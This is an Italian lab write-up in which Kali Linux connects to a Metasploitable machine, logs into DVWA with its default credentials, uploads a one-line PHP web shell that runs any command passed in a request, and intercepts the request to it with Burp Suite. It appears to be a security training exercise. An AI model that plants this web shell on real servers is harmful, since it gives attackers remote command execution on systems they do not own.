

Nel esercizio di oggi ci è stato chiesto di **intercettare le richieste HTTP** tra Metasploitable e Kali Linux. Di seguito il procedimento:

Iniziamo verificando la connessione tra Metasploitable e Kali Linux tramite il comando ping, come mostrato nelle immagini seguenti.

```

Metasploitable2: ~ 192.168.64.25 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 1.067/1.131/1.196/0.072 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr ea:44:c9:94:c2:2c
          inet addr:192.168.64.24  Bcast:192.168.64.255  Mask:255.255.255.0
            inet6 addr: fdf4:e14:ef6f:2ddb:e844:9eff:fe94:c22c/64 Scope:Global
              inet6 addr: fe80::e844:9eff:fe94:c22c%64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:722 errors:0 dropped:0 overruns:0 frame:0
          TX packets:685 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:89761 (87.6 KB)  TX bytes:321453 (313.9 KB)
          Base address:0xc000 Memory:fec00000-febe0000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:550 errors:0 dropped:0 overruns:0 frame:0
          TX packets:550 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:244213 (238.4 KB)  TX bytes:244213 (238.4 KB)

msfadmin@metasploitable:~$ ping 192.168.64.25
PING 192.168.64.25 (192.168.64.25) 56(84) bytes of data.
64 bytes from 192.168.64.25: icmp_seq=1 ttl=64 time=1.19 ms
64 bytes from 192.168.64.25: icmp_seq=2 ttl=64 time=1.06 ms

--- 192.168.64.25 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 1.067/1.131/1.196/0.072 ms
msfadmin@metasploitable:~$ 
```



```

File Azioni Modifica Visualizza Aiuto
link/ether fa:5f:b6:b6:d5:30 brd ff:ff:ff:ff:ff:ff
inet 192.168.64.25/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
      valid_lft 2638sec preferred_lft 2638sec
inet6 fdf4:e14:ef6f:2ddb:cdd1:d80:d1fd6:ef2e/64 scope global temporary dynamic
      valid_lft 602041sec preferred_lft 83447sec


File Azioni Modifica Visualizza Aiuto
(kali㉿kali)-[~]
$ ping 192.168.64.24
PING 192.168.64.24 (192.168.64.24) 56(84) bytes of data.
64 bytes from 192.168.64.24: icmp_seq=1 ttl=64 time=0.715 ms
64 bytes from 192.168.64.24: icmp_seq=2 ttl=64 time=1.81 ms
^C
--- 192.168.64.24 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.715/1.260/1.805/0.545 ms

(kali㉿kali)-[~]
$ 
```

Una volta verificata la connessione tra le due macchine, procediamo da Kali Linux e accediamo alla DVWA di Metasploitable ossia, indirizzo-ip/dvwa, utilizzando le credenziali:

- Username: admin

- Password: password



The screenshot shows the DVWA Security interface. On the left, a sidebar menu lists various security levels: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'Upload' option is highlighted. The main content area is titled 'DVWA Security' with a padlock icon. It contains sections for 'Script Security' (Security Level is currently low, with a dropdown set to low and a 'Submit' button) and 'PHPIDS'. The PHPIDS section notes v.0.6 is disabled and provides links to enable it or view the log.

Una volta entrati, clicchiamo su DVWA SECURITY, e scegliamo LOW ed infine clicchiamo su SUBMIT

Creiamo il file shell.php che utilizzeremo successivamente per fare le stesse. All'interno di questo file, inseriamo esattamente il codice mostrato nel terminale nell'immagine sotto, sotto il comando cat shell.php.

(kali㉿kali)-[~/Scrivania]\$ nano shell.php
<?php system(\$_REQUEST["cmd"]); ?>

The screenshot shows the DVWA Vulnerability: File Upload page. The sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload, with Upload highlighted. The main content area has a title 'Vulnerability: File Uplo' and a sub-section 'More info' with three links: http://www.owasp.org/index.php/Unrestricted_F, http://blogs.securiteam.com/index.php/archives, and http://www.acunetix.com/websitedevelopment/uplo. A form for uploading files is present, with a 'Browse...' button and an 'Upload' button.

Ora, clicchiamo s caricare il file abbiamo creato

Se il caricamento è andato a buon f vedremo la scritta in rosso, come mostrato nell'immagine

The screenshot shows the DVWA Vulnerability: File Upload page after a successful upload. The main content area displays the message ".../.../hackable/uploads/shell.php successfully uploaded!" in red text. The rest of the interface is identical to the previous screenshot.

Finito il caricamento, testiamo se effettivamente riceviamo le richieste di tipo HTTP. Per farlo, apriamo il motore di ricerca e modifichiamo le impostazioni del proxy in modalità manuale, inserendo 127.0.0.1 come indirizzo e 8080 come porta, così da attivare il proxy. Una volta configurato, inseriamo l'URL ottenuto precedentemente dalla DVWA. Come si può vedere nell'immagine successiva, tutto è andato a buon fine, poiché otteniamo informazioni dettagliate riguardo alla richiesta GET dell'URL digitato, lo stesso che abbiamo inserito nel motore di ricerca.

Burp Suite Community Edition v2024.9.

Burp Project Intruder Repeater View Help

Proxy Intruder Repeater Collaborator Sequencer Decoder Compare

Intercept HTTP history WebSockets history Match and replace Proxy settings

Interception Forward Drop

Time	Type	Direction	Method	URL
15:58:49 13...	HTTP	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?ct=appl
16:00:04 13...	HTTP	→ Request	GET	http://192.168.64.24/dvwa/hackable/uploads/shell.php

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.64.24
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=2c9b9cdd6090fe4c6d2ffe6e959cf8ff
9 Upgrade-Insecure-Requests: 1
10
```